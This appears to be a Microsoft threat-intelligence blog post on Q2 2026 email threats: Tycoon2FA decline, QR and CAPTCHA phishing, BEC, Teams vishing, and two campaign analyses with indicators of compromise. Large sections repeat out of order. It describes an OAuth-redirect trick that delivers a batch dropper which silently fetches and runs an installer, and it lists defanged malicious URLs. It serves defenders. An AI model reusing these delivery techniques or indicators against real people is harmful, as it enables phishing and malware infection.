The rapid rotation of delivery methods that characterized Q1 continued into Q2, with no single payload type maintaining the top position for more than one or two months:

  • PDF attachments surged to 63% of CAPTCHA-gated attacks in April, the highest single-payload share observed in the past year, after more than quadrupling in March. This dominance was short-lived, however. PDF volumes dropped 69% in May and another 70% in June, falling to just 22% of attacks by the end of the quarter.
  • HTML attachments, which had been a major delivery vector through January (37% of attacks), declined sharply during Q2. After declining to 8% in April, HTML payloads fell to just 3% in May before recovering slightly to 5% in June, their lowest sustained share in at least a year.
  • SVG files reached their lowest observed volume in April (5% of attacks) before rebounding to 12% in May and 26% in June. While still well below the levels seen when Tycoon2FA actively used SVG files, this gradual recovery bears monitoring.
  • Email-embedded URLs reclaimed the top position in June for the first time since December 2025, accounting for 30% of CAPTCHA-gated attacks. This was more a function of every other delivery method declining in raw volume than a resurgence in URL-based delivery. The actual volume of URL-delivered CAPTCHA-gated phish in June was still far lower than most months over the past year.
  • DOC/DOCX files declined from their March spike, falling steadily from 15% to 10% of attacks over the quarter.
The bar chart displays PDF attachments peaking at over 60% in April before declining to closer to 20% by June, while SVG files and URLs rose from April lows to closer to 30% by June, DOC files hovered around 15% throughout the quarter, and HTML attachments and other payload types landed under 10% by June.
Figure 5. CAPTCHA-gated phishing distribution method share by month (January-June 2026)

Tycoon2FA’s continued decline was a significant factor in the overall volume reduction. The platform’s share of CAPTCHA-gated phishing fell from 41% in March to 16% in April, 18% in May, and 12% by June, down from a peak of 76% in December 2025. No single service has emerged to fill the gap at comparable scale, contributing to the sustained decline in CAPTCHA-gated phishing activity overall.

Malicious payloads

Credential phishing continued to dominate the malicious payload landscape throughout Q2, accounting for 94–96% of all payload-based attacks each month. These credential phishing payloads either linked users to phishing pages or locally loaded spoofed sign-in screens on a user’s device. Traditional malware delivery represented just 4–6% of payloads, consistent with its long-term decline.

HTML and PDF attachments remained the two most common malicious payload types across the quarter, together accounting for roughly 60–70% of all payload-based attacks each month:

  • HTML attachments held the top position across all three months at 35–41% of attacks. After peaking in April, HTML payload volume declined 33% in May and another 17% in June.
  • PDF attachments consistently ranked second at 24–31% of attacks. PDF volume was relatively stable in April before declining 41% in May and 4% in June.
  • SVG files continued the decline that has tracked closely with Tycoon2FA’s diminishing activity. After peaking at 23% of malicious payloads in July 2025, SVG’s share fell to around 7% by Q2, consistent with SVG’s historical role as a preferred Tycoon2FA payload format.
  • DOC/DOCX and ZIP/GZIP files oscillated without a clear directional trend. DOC/DOCX increased 26% in May before falling 17% in June, while ZIP/GZIP attachments declined 48% in April, rebounded 27% in May, then dropped 40% in June.
  • ICS files (calendar invitations), while still a small share of overall payload volume (roughly 4%), nearly quadrupled in June (+277%). These attacks take advantage of the fact that calendar invitations are processed differently than standard email attachments and can inject malicious links into a user’s calendar without requiring an explicit open-and-click interaction.
  • EXE files continued to decline, falling to their lowest monthly volume in June, reflecting the broader shift away from traditional malware delivery via email attachments.
The pie chart displays a breakdown of file types, with HTML (38%), PDF (27%), DOC/DOCX (9%), SVG (8%), ZIP/GZIP (6%), RAR (2%), ICS (2%), and Other (8%).
Figure 6. Malicious payload file type (Q2 2026)

Business email compromise

April 2026 produced the most anomalous BEC data point in more than a year: nearly 9 million attacks, a 121% increase from March and more than double any previous month. The spike was short-lived as volume fell 62% in May to 3.4 million and settled at 3.9 million in June, both figures consistent with the monthly baseline that had held throughout the prior year. The April surge appeared to be driven by a small number of high-volume campaigns rather than a fundamental escalation in BEC activity.

The diagram illustrates the number of BEC attacks peaking in April at over 9 million attacks before sharply declining in May and June down to 3.9 million attacks.
Figure 7. Monthly BEC attack volume (January 2026–June 2026)

The composition of BEC attacks remained consistent throughout Q2. Generic outreach messages (like “Are you at your desk?”) accounted for 87–92% of initial contact emails each month, while explicit requests for specific financial transactions or documents represented just 3–8%. This pattern underscores that BEC operators overwhelmingly favor establishing conversational rapport with targets before making fraudulent requests, rather than leading with direct financial asks.

The pie chart displays a breakdown of BEC outreach lures, with Generic outreach content (90%), Generic task request (4%), Payroll update (2%), gift card request (2%), invoice payment (2%), and other (0%).
Figure 8. Initial BEC email content by type (Q2 2026)

Within the smaller subset of explicit financial requests, the most notable trend was the near-disappearance of fake invoice payment requests:

  • Invoice payment requests fell 67% in May and another 77% in June, reaching their lowest volume in more than a year. By June, invoice-themed BEC accounted for less than 0.4% of all attacks, down from around 3.6% in March.
  • Payroll update requests declined moderately across the quarter, from roughly 4% of attacks in March to 2.3% by June.
  • Gift card requests remained at roughly 1–4% of attacks, with no clear directional trend.

Microsoft Teams threats

While email remains the dominant initial access vector, threat actors increasingly abused Microsoft Teams during Q2 to deliver social engineering, phishing, and malware payloads. Unlike email, Teams traffic typically bypasses secure email gateways and benefits from the perceived legitimacy of a colleague-initiated chat, which can make lures particularly effective in this environment.

Teams-based phishing volume climbed steadily throughout Q2, with the average number of detected attacks rising 19% from March to April, holding roughly flat into May (+1%), then increasing another 10% into June. Financial and executive impersonation has remained largely absent from Teams-based attacks over the past several months.

A line chart depicting an upward trend of Teams call attempts, starting around 2,000 attempts in early January and climbing up closer to 10,000 attempts by June 29.
Figure 9. Weekly observed malicious Microsoft Teams calls (January-June 2026)

The dominant lure theme remained technical support impersonation, with attackers posing as an employee’s information technology (IT) help desk, typically warning of an impending account lockout. However, the way attackers presented themselves continued to evolve:

  • Display names shifted away from IT- or help desk-branded identities. For the second consecutive month, more than half (52%) of Teams-based phishing attacks in June used generic display names rather than obvious IT support impersonation.
  • Attacker email addresses associated with these chats moved away from support-themed domains toward software-as-a-service (SaaS) terminology, scan/update language, and infrastructure keywords. This shift may align with the broader rise of ClickFix-style attacks adopting update-fix and similar themes.
Bar chart showing the types of Teams call impersonation attempts across April, May, and June. General display name attempts took the majority at 42% in April climbing to 52% by June. Help desk impersonations grew from 22% in April up to 31% by June while IT support impersonations declined 32% in April down to 16% in June. Other impersonation attempts made up 4% of attacks in April and declined down to 1% by June.
Figure 10. Malicious Teams call impersonation percentage (Q2 2026)

Vishing through Teams showed the steepest growth of any threat category tracked in this report during Q2. Average weekly malicious call attempts rose 31% from April to May and another 27% into June, with the final two weeks of June recording the two highest weekly volumes on record. Since the beginning of 2026, weekly vishing attempts have increased roughly 80% and now run at nearly ten times the mid-2025 baseline. Attackers time these calls deliberately when targets are most likely to be online and active, with the heaviest activity falling between 14:00 and 20:00 UTC, Monday through Friday, with near-zero weekend activity. Notably, a growing share of these calls go unanswered, end quickly, or are rejected outright, partly reflecting Microsoft’s ongoing efforts to harden the Teams attack surface and improve protections against social engineering abuse.

Notable phishing campaigns

The following campaigns were observed during the quarter and highlight notable credential phishing, BEC, and malware delivery activity. For analysis of a separate code of conduct-themed credential phishing campaign observed in April of Q2, see Breaking the code: Multi-stage ‘code of conduct’ phishing campaign leads to AiTM token compromise.

Automated BEC campaign scales aging report and payroll diversion lures

On June 1, 2026, Microsoft Defender Research observed a high-volume BEC campaign that used automation to operate at scale. Over a send window of under three hours (14:08–16:52 UTC), the actor reached more than 67,000 users across more than 42,000 organizations, almost exclusively in the United States. Targeting spanned a broad range of industries rather than a single vertical, most notably retail and consumer goods (17%), technology and software (15%), and financial services (14%). The campaign ran two lures in succession from shared infrastructure: arequest impersonating sales executives to obtain aging report data and customer contact details, and a payroll diversion pretext impersonating the CEO or President to redirect salary payments to attacker-controlled bank accounts.

A line chart illustrating the number of emails sent in both the aging reports and payroll diversion campaigns over time. The aging reports campaign started around 14:07 UTC, peaked around 14:40 UTC, and then declined at the same time that the payroll diversion campaign started ramping up.
Figure 11. Timeline of campaign messages sent by minute, separated by lure theme

Delivery was fully scripted. The messages were generated programmatically using Python’s email.mime library, identifiable from its default MIME boundary format (===============[integer]==), and dispatched through the Amazon Simple Email Service (SES) API rather than a manual webmail interface, as indicated by the SES Feedback-ID and Message-ID formats. This allowed the actor to iterate through a recipient list and inject per-message variables (like spoofed executive display names, recipient addresses, and unique tracking identifiers) at volume. Messages were sent from a DomainKeys Identified Mail (DKIM)-configured Slovak domain (ecajovna[.]sk) through SES, so they passed Sender Policy Framework (SPF) and achieved DKIM alignment. Neither lure contained a malicious link or attachment; both relied on eliciting a reply to attacker-controlled mailboxes that mimicked legitimate providers (ilyff[.]com, j-gmails[.]com, x2mails[.]com).

Automation also extended to targeting and follow-up. The actor addressed generic role-based mailboxes (like “ar”, “accountsreceivable”, “hr”, “payroll”) rather than named individuals, reducing per-target effort. Each message embedded a 1×1 open-tracking pixel served from an Amazon SES engagement subdomain, with per-message identifiers that let the actor confirm which recipients opened the email and prioritize follow-up against those targets. The combination of scripted message generation, API-based bulk delivery, role-based targeting, and automated engagement tracking allowed a single actor to run a personalized, financially motivated BEC operation at a scale not practical to execute manually.

A user's email requesting a copy of the most recent AR Aging Collection Report, including customer contact details.
Figure 12. Rendered example of aging report email used in this campaign
A supposed user is requesting assistance to update their salary payment details due to a change in their banking information.
Figure 13. Rendered example of payroll diversion email used in this campaign

Staff update campaign with nested EML file and calendar invitation leads to BAT file dropper

Between June 14–15, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 107,000 users across nearly 19,000 organizations, almost exclusively in the United States. The campaign targeted a broad range of industries rather than a single vertical, most notably financial services (17%), technology and software (14%), and retail and consumer goods (14%). Emails impersonated an internal “Internal Affairs – Financials & Staff Updates” function at the recipient’s own organization, with the display name and subject line both opening with the recipient’s organization name and closing with constant trailing text. The messages were sent from a Postfix host on 9i6pokerdepot[.]com routed through Barracuda’s outbound mail service, and DKIM passed cleanly for the sending domain.

An email with a header indicating it is an internal employee briefing and meeting summary, with placeholders for confidential information and a request to download and review an attachment for further details.
Figure 14. Rendered sample of initial campaign email

The visible email body contained minimal content. One line told the reader to download the attached file for the meeting summary, followed by a confidentiality notice. Each message carried two attachments: a nested EML posing as a Teams archive recording, and an ICS calendar invite addressed to placeholder administrative accounts at the recipient’s domain. The nested EML’s file name retained an unfilled template token ( {{DATE2}} ), indicating a per-recipient templating tool.

When opened, the EML displayed a voicemail notification with a single action button. That button pointed to Microsoft’s OAuth sign-in endpoint at login.microsoftonline[.]com, with parameters that asked for a silent sign-in attempt against an Entra application that the attacker had registered as multi-tenant.

The image displays a message from the VOICEMAIL CENTER, indicating a new voicemail for the recipient, with instructions to download the attachment to listen to the message.
Figure 15. Rendered sample of voicemail notification from the nested EML

Because no active sign-in session could satisfy the silent request, Microsoft’s authentication service redirected the recipient to the destination the attacker had pre-registered on the application. That destination was a path on clickup-attachments[.]com, ClickUp’s public attachment host, and served a Windows batch file named Financial_report.bat. Because the link routed through Microsoft authentication infrastructure, both recipients and URL scanners saw a login.microsoftonline[.]com link.

The batch file ran a hidden PowerShell command that pulled installer.exe from pixeldrain[.]com, saved it under the user’s Temp directory, ran it with a silent flag, and deleted the dropper on exit. Rather than stealing credentials, the campaign ultimately resulted in silent malware execution on the user’s Windows device.

A scripted command line interface, specifically a batch file for a silent installation process, which includes downloading an installer, executing it, and cleaning up afterward.
Figure 16. Source code of Financial_report.bat

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

  • Review the recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Invest in user awareness training and phishing simulations. Attack simulation training in Microsoft Defender for Office 365, which also includes simulating phishing messages in Microsoft Teams, is one approach to running realistic attack scenarios in your organization.
  • Enable Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Responders could also manually check for and purge unwanted emails containing URLs and/or Subject fields that are similar, but not identical, to those of known bad messages. Investigate malicious email that was delivered in Microsoft 365 and use Threat Explorer to find and delete phishing emails.
  • Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
  • Enable network protection in Microsoft Defender for Endpoint.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable password-less authentication methods (for example, Windows Hello, FIDO keys, or Microsoft Authenticator) for accounts that support password-less. For accounts that still require passwords, use authenticator apps like Microsoft Authenticator for MFA. Refer to this article for the different authentication methods and features.
  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint

The following alert might indicate threat activity associated with this threat. The alert, however, can be triggered by unrelated threat activity.

  • Suspicious activity likely indicative of a connection to an adversary-in-the-middle (AiTM) phishing site

Microsoft Defender for Office 365

The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity.

  • A potentially malicious URL click was detected
  • A user clicked through to a potentially malicious URL
  • Suspicious email sending patterns detected
  • Email messages containing malicious URL removed after delivery
  • Email messages removed after delivery
  • Email reported by user as malware or phish

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following Threat Analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR threat analytics

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise (IOCs)

IndicatorTypeDescriptionFirst seenLast seen
9i6pokerdepot[.]comDomainSending domain; DKIM-signed by the operator2026-06-152026-06-15
Customer.Service[@]9i6pokerdepot[.]comEmail addressCampaign sender address2026-06-152026-06-15
t90141296286.p.clickup-attachments[.]comDomainClickUp attachment subdomain hosting the stage 2 BAT dropper2026-06-152026-06-15
hxxps://t90141296286.p.clickup-attachments[.]com/t90141296286/fb39c3a9-3161-40ad-847b-0683e0409d6f/Financial_report.batURLStage 2 BAT dropper download URL2026-06-152026-06-15
hxxps://pixeldrain[.]com/api/file/3v92oJiLURLFinal installer payload download URL2026-06-152026-06-15
Re: Teams Archive Recording for {{DATE2}}.emlFile nameNested EML attachment template name; the literal {{DATE2}} indicates an unfilled per-recipient template token2026-06-152026-06-15
Financial_report.batFile nameStage 2 dropper batch file delivered from the OAuth error redirect2026-06-152026-06-15
ecajovna[.]skDomainDomain used to send campaign emails2026-06-012026-06-01
ilyff[.]comDomainReply-to domain used to receive victim responses2026-06-012026-06-01
j-gmails[.]comDomainReply-to domain used to receive victim responses2026-06-012026-06-01
x2mails[.]comDomainReply-to domain used to receive victim responses2026-06-012026-06-01
contact[@]ecajovna[.]skEmail addressAddress used to send campaign emails2026-06-012026-06-01
mail[@]ilyff[.]comEmail addressReply-to address2026-06-012026-06-01
me[@]j-gmails[.]comEmail addressReply-to address2026-06-012026-06-01
me[@]x2mails[.]comEmail addressReply-to address2026-06-012026-06-01
compliance-protectionoutlook[.]deDomainDomain hosting malicious campaign content2026-04-142026-04-16
acceptable-use-policy-calendly[.]deDomainDomain hosting malicious campaign content2026-04-142026-04-16
cocinternal[.]comDomain  Domain hosting sender email address2026-04-142026-04-16
gadellinet[.]comDomain  Domain hosting sender email address2026-04-142026-04-16
harteprn[.]comDomainDomain hosting sender email address2026-04-142026-04-16
cocpostmaster[@]cocinternal[.]cmEmail addressEmail address used to send campaign emails2026-04-142026-04-16
nationaladmin[@]gadellinet[.]comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
nationalintegrity[@]harteprn[.]comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
m365premiumcommunications[@]cocinternal[.]comEmail addressEmail address used to send campaign emails2026-04-142026-04-16
documentviewer[@]na[.]businesshellosign[.]deEmail addressEmail address used to send campaign emails2026-04-142026-04-16
5DB1ECBBB2C90C51D81BDA138D4300B90EA5EB2885CCE1BD921D692214AECBC6SHA-256File hash of campaign PDF attachment2026-04-142026-04-16
B5A3346082AC566B4494E6175F1CD9873B64ABE6C902DB49BD4E8088876C9EADSHA-256  File hash of campaign PDF attachment2026-04-142026-04-16
11420D6D693BF8B19195E6B98FEDD03B9BCBC770B6988BC64CB788BFABE1A49DSHA-256  File hash of campaign PDF attachment2026-04-142026-04-16

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Email threat landscape: Q2 2026 trends and insights appeared first on Microsoft Security Blog.

Email threat landscape: Q2 2026 trends and insights

The second quarter of 2026 (April–June) was largely defined by the continuing downstream effects following Microsoft’s Digital Crimes Unit-led disruption efforts against the Tycoon2FA phishing-as-a-service (PhaaS) platform in March. Phishing volume linked to the platform fell 92% from pre-disruption averages, including QR code phishing and CAPTCHA-gated phishing both declining from their March highs. Despite ongoing efforts to rebuild operations, Tycoon2FA did not recover its previous scale or influence during Q2, and no single service emerged to replace the platform at comparable scale.

These trends reflect both the measurable impact that disruption operations can have on phishing ecosystems and the adaptability of threat actors as they diversify delivery channels. At the same time, Microsoft Threat Intelligence observed continued growth in Teams-based social engineering, particularly voice phishing (vishing), with weekly malicious call attempts reaching nearly ten times the mid-2025 baseline by the end of the quarter. This activity illustrates how threat actors continue to expand beyond email into trusted workplace communication platforms where communications may appear more trustworthy to users.

Microsoft detected approximately 7.6 billion email-based phishing threats throughout the quarter, with monthly volumes declining modestly from 2.7 billion in April to 2.4 billion in June. Credential phishing remained the dominant objective behind malicious payloads, while business email compromise (BEC) activity largely returned to historical norms after a brief, anomalous surge in April. Notable campaigns observed during the quarter also demonstrated how threat actors combine automation, trusted services, and multi-stage delivery chains to scale operations. These campaigns ranged from an automated BEC campaign that reached more than 67,000 users across 42,000 organizations in under three hours, to a multi-stage phishing campaign that used nested EML files, calendar invitations, and a Microsoft authentication redirect to deliver malware.

This blog provides a view of email threat activity across the second quarter of 2026, highlighting key trends in phishing techniques, payload delivery, and threat actor behavior observed by Microsoft Threat Intelligence. We examine shifts in QR code and CAPTCHA-gated phishing activity, malicious payload trends, BEC activity, the growth of Teams-based threats, and notable campaigns observed during the quarter. We also provide recommendations and Microsoft Defender detections to help organizations identify and mitigate evolving threats while prioritizing defensive measures.

Tycoon2FA Q2 disruption impact

The disruption operation that Microsoft’s Digital Crimes Unit launched against Tycoon2FA infrastructure in early March continued to produce measurable results throughout Q2 2026. After falling 15% in March and another 22% in April, Tycoon2FA-linked phishing volume dropped 74% in May to just 1.5 million messages, then fell another 20% in June to 1.2 million, by far the lowest monthly volumes observed in at least a year. For reference, the average monthly volume of phishing messages linked to Tycoon2FA during the second half of 2025 was 15.1 million. By the end of Q2, volumes were running at roughly 8% of that baseline, representing a 92% total decline since the disruption operation began.

The diagram shows a descending line representing the number of phishing emails received each month, starting from 25 million in July and decreasing to nearly 0 by December.
Figure 1. Tycoon2FA monthly malicious messages volume (July 2025–June 2026)

Tycoon2FA’s influence across two primary phishing tactics, QR code lures and CAPTCHA-gated landing pages, also continued to decline throughout the quarter:

  • CAPTCHA-gated phishing: Tycoon2FA’s share of CAPTCHA-gated phishing sites fell from 41% in March to 16% in April and 12% by June, down from a peak of 76% in December 2025.
  • QR code phishing: The share of QR code campaigns redirecting to Tycoon2FA domains decreased from 20% in March to 17% in April and 14% by June, down from a peak of 33% in November 2025.

These declines indicate that the platform’s customer base has not migrated to replacement infrastructure at anything close to the scale they previously operated.

After being forced off Cloudflare, which had provided anti-analysis protection that made Tycoon2FA pages harder to scan and take down, the service continued to rely on infrastructure hosted on the .RU top-level domain (TLD), a shift that began in late March. More than 40% of newly observed Tycoon2FA domains used .RU registrations throughout Q2. While this reflects an ongoing effort to find replacement hosting, Tycoon2FA’s role in the phishing ecosystem has nonetheless been significantly diminished and the pace of recovery has been slow.

QR code phishing attacks

After peaking at 18.7 million attacks in March, the highest monthly volume in at least a year, QR code phishing declined for three consecutive months in Q2. Volume fell 7% in April to 17.4 million, then dropped more sharply in May (-38%) and June (-22%), closing the quarter at 8.3 million attacks. By June, QR code phishing had returned to levels last seen in mid-2025.

The line graph shows a steady increase in phishing emails received, starting from around 1 million on January 1, 2026, peaking around 6 million around April 9, before declining back down towards 1 million by the end of June.
Figure 2. Trend of QR code phishing attacks by weekly volume (January 2026–June 2026)

The delivery methods used in QR code attacks shifted notably during Q2. PDF attachments remained the dominant vehicle throughout, but their dominance weakened after April:

  • PDF attachments peaked at 79% of QR code attacks in April before falling to 59% in May and 58% in June. By raw volume, malicious PDFs containing QR codes dropped more than 60% between April and June.
  • DOC/DOCX attachments moved in the opposite direction, increasing 30% in May to account for 38% of QR code payloads, the highest share since December 2025. By June, DOC/DOCX payloads reached 40% of QR code attacks. This swap between PDF and DOC/DOCX dominance is a pattern that has recurred throughout the past year, as operators appear to rotate between delivery formats.
  • Email-embedded QR codes, which had surged 336% in March and accounted for 5% of QR code attacks, effectively disappeared in Q2. This delivery method dropped to near-zero across all three months, leaving QR code phishing almost entirely an attachment-based tactic.
The graph shows PDF attachments peaking in April at 79% before declining to 58% in June, while DOC attachments rising from around 20% in April up to 40% in June, and other attachments remained under 10% throughout the last 6 months.
Figure 3. QR code phishing delivery method share by month (January-June 2026)

CAPTCHA-gated phishing tactics

After accumulating to nearly 12 million attacks in March, the highest monthly volume observed over the past year, CAPTCHA-gated phishing declined sharply throughout Q2. Volume fell 32% in April to 8.2 million, then dropped another 65% in May and 24% in June, closing the quarter at just 2.2 million attacks. Since the March peak, CAPTCHA-gated phishing has fallen more than 81%, reaching its lowest monthly volume in more than a year.

The graph shows a decline in the number of phishing emails from 12 million in March to 2.2 million by June.
Figure 4. CAPTCHA-gated phishing volume (January 2026–June 2026)

The rapid rotation of delivery methods that characterized Q1 continued into Q2, with no single payload type maintaining the top position for more than one or two months:

  • PDF attachments surged to 63% of CAPTCHA-gated attacks in April, the highest single-payload share observed in the past year, after more than quadrupling in March. This dominance was short-lived, however. PDF volumes dropped 69% in May and another 70% in June, falling to just 22% of attacks by the end of the quarter.
  • HTML attachments, which had been a major delivery vector through January (37% of attacks), declined sharply during Q2. After declining to 8% in April, HTML payloads fell to just 3% in May before recovering slightly to 5% in June, their lowest sustained share in at least a year.
  • SVG files reached their lowest observed volume in April (5% of attacks) before rebounding to 12% in May and 26% in June. While still well below the levels seen when Tycoon2FA actively used SVG files, this gradual recovery bears monitoring.
  • Email-embedded URLs reclaimed the top position in June for the first time since December 2025, accounting for 30% of CAPTCHA-gated attacks. This was more a function of every other delivery method declining in raw volume than a resurgence in URL-based delivery. The actual volume of URL-delivered CAPTCHA-gated phish in June was still far lower than most months over the past year.
  • DOC/DOCX files declined from their March spike, falling steadily from 15% to 10% of attacks over the quarter.
The bar chart displays PDF attachments peaking at over 60% in April before declining to closer to 20% by June, while SVG files and URLs rose from April lows to closer to 30% by June, DOC files hovered around 15% throughout the quarter, and HTML attachments and other payload types landed under 10% by June.
Figure 5. CAPTCHA-gated phishing distribution method share by month (January-June 2026)

Tycoon2FA’s continued decline was a significant factor in the overall volume reduction. The platform’s share of CAPTCHA-gated phishing fell from 41% in March to 16% in April, 18% in May, and 12% by June, down from a peak of 76% in December 2025. No single service has emerged to fill the gap at comparable scale, contributing to the sustained decline in CAPTCHA-gated phishing activity overall.

Malicious payloads

Credential phishing continued to dominate the malicious payload landscape throughout Q2, accounting for 94–96% of all payload-based attacks each month. These credential phishing payloads either linked users to phishing pages or locally loaded spoofed sign-in screens on a user’s device. Traditional malware delivery represented just 4–6% of payloads, consistent with its long-term decline.

HTML and PDF attachments remained the two most common malicious payload types across the quarter, together accounting for roughly 60–70% of all payload-based attacks each month:

  • HTML attachments held the top position across all three months at 35–41% of attacks. After peaking in April, HTML payload volume declined 33% in May and another 17% in June.
  • PDF attachments consistently ranked second at 24–31% of attacks. PDF volume was relatively stable in April before declining 41% in May and 4% in June.
  • SVG files continued the decline that has tracked closely with Tycoon2FA’s diminishing activity. After peaking at 23% of malicious payloads in July 2025, SVG’s share fell to around 7% by Q2, consistent with SVG’s historical role as a preferred Tycoon2FA payload format.
  • DOC/DOCX and ZIP/GZIP files oscillated without a clear directional trend. DOC/DOCX increased 26% in May before falling 17% in June, while ZIP/GZIP attachments declined 48% in April, rebounded 27% in May, then dropped 40% in June.
  • ICS files (calendar invitations), while still a small share of overall payload volume (roughly 4%), nearly quadrupled in June (+277%). These attacks take advantage of the fact that calendar invitations are processed differently than standard email attachments and can inject malicious links into a user’s calendar without requiring an explicit open-and-click interaction.
  • EXE files continued to decline, falling to their lowest monthly volume in June, reflecting the broader shift away from traditional malware delivery via email attachments.
The pie chart displays a breakdown of file types, with HTML (38%), PDF (27%), DOC/DOCX (9%), SVG (8%), ZIP/GZIP (6%), RAR (2%), ICS (2%), and Other (8%).
Figure 6. Malicious payload file type (Q2 2026)

Business email compromise

April 2026 produced the most anomalous BEC data point in more than a year: nearly 9 million attacks, a 121% increase from March and more than double any previous month. The spike was short-lived as volume fell 62% in May to 3.4 million and settled at 3.9 million in June, both figures consistent with the monthly baseline that had held throughout the prior year. The April surge appeared to be driven by a small number of high-volume campaigns rather than a fundamental escalation in BEC activity.

The diagram illustrates the number of BEC attacks peaking in April at over 9 million attacks before sharply declining in May and June down to 3.9 million attacks.
Figure 7. Monthly BEC attack volume (January 2026–June 2026)

The composition of BEC attacks remained consistent throughout Q2. Generic outreach messages (like “Are you at your desk?”) accounted for 87–92% of initial contact emails each month, while explicit requests for specific financial transactions or documents represented just 3–8%. This pattern underscores that BEC operators overwhelmingly favor establishing conversational rapport with targets before making fraudulent requests, rather than leading with direct financial asks.

The pie chart displays a breakdown of BEC outreach lures, with Generic outreach content (90%), Generic task request (4%), Payroll update (2%), gift card request (2%), invoice payment (2%), and other (0%).
Figure 8. Initial BEC email content by type (Q2 2026)

Within the smaller subset of explicit financial requests, the most notable trend was the near-disappearance of fake invoice payment requests:

  • Invoice payment requests fell 67% in May and another 77% in June, reaching their lowest volume in more than a year. By June, invoice-themed BEC accounted for less than 0.4% of all attacks, down from around 3.6% in March.
  • Payroll update requests declined moderately across the quarter, from roughly 4% of attacks in March to 2.3% by June.
  • Gift card requests remained at roughly 1–4% of attacks, with no clear directional trend.

Microsoft Teams threats

While email remains the dominant initial access vector, threat actors increasingly abused Microsoft Teams during Q2 to deliver social engineering, phishing, and malware payloads. Unlike email, Teams traffic typically bypasses secure email gateways and benefits from the perceived legitimacy of a colleague-initiated chat, which can make lures particularly effective in this environment.

Teams-based phishing volume climbed steadily throughout Q2, with the average number of detected attacks rising 19% from March to April, holding roughly flat into May (+1%), then increasing another 10% into June. Financial and executive impersonation has remained largely absent from Teams-based attacks over the past several months.

A line chart depicting an upward trend of Teams call attempts, starting around 2,000 attempts in early January and climbing up closer to 10,000 attempts by June 29.
Figure 9. Weekly observed malicious Microsoft Teams calls (January-June 2026)

The dominant lure theme remained technical support impersonation, with attackers posing as an employee’s information technology (IT) help desk, typically warning of an impending account lockout. However, the way attackers presented themselves continued to evolve:

  • Display names shifted away from IT- or help desk-branded identities. For the second consecutive month, more than half (52%) of Teams-based phishing attacks in June used generic display names rather than obvious IT support impersonation.
  • Attacker email addresses associated with these chats moved away from support-themed domains toward software-as-a-service (SaaS) terminology, scan/update language, and infrastructure keywords. This shift may align with the broader rise of ClickFix-style attacks adopting update-fix and similar themes.
Bar chart showing the types of Teams call impersonation attempts across April, May, and June. General display name attempts took the majority at 42% in April climbing to 52% by June. Help desk impersonations grew from 22% in April up to 31% by June while IT support impersonations declined 32% in April down to 16% in June. Other impersonation attempts made up 4% of attacks in April and declined down to 1% by June.
Figure 10. Malicious Teams call impersonation percentage (Q2 2026)

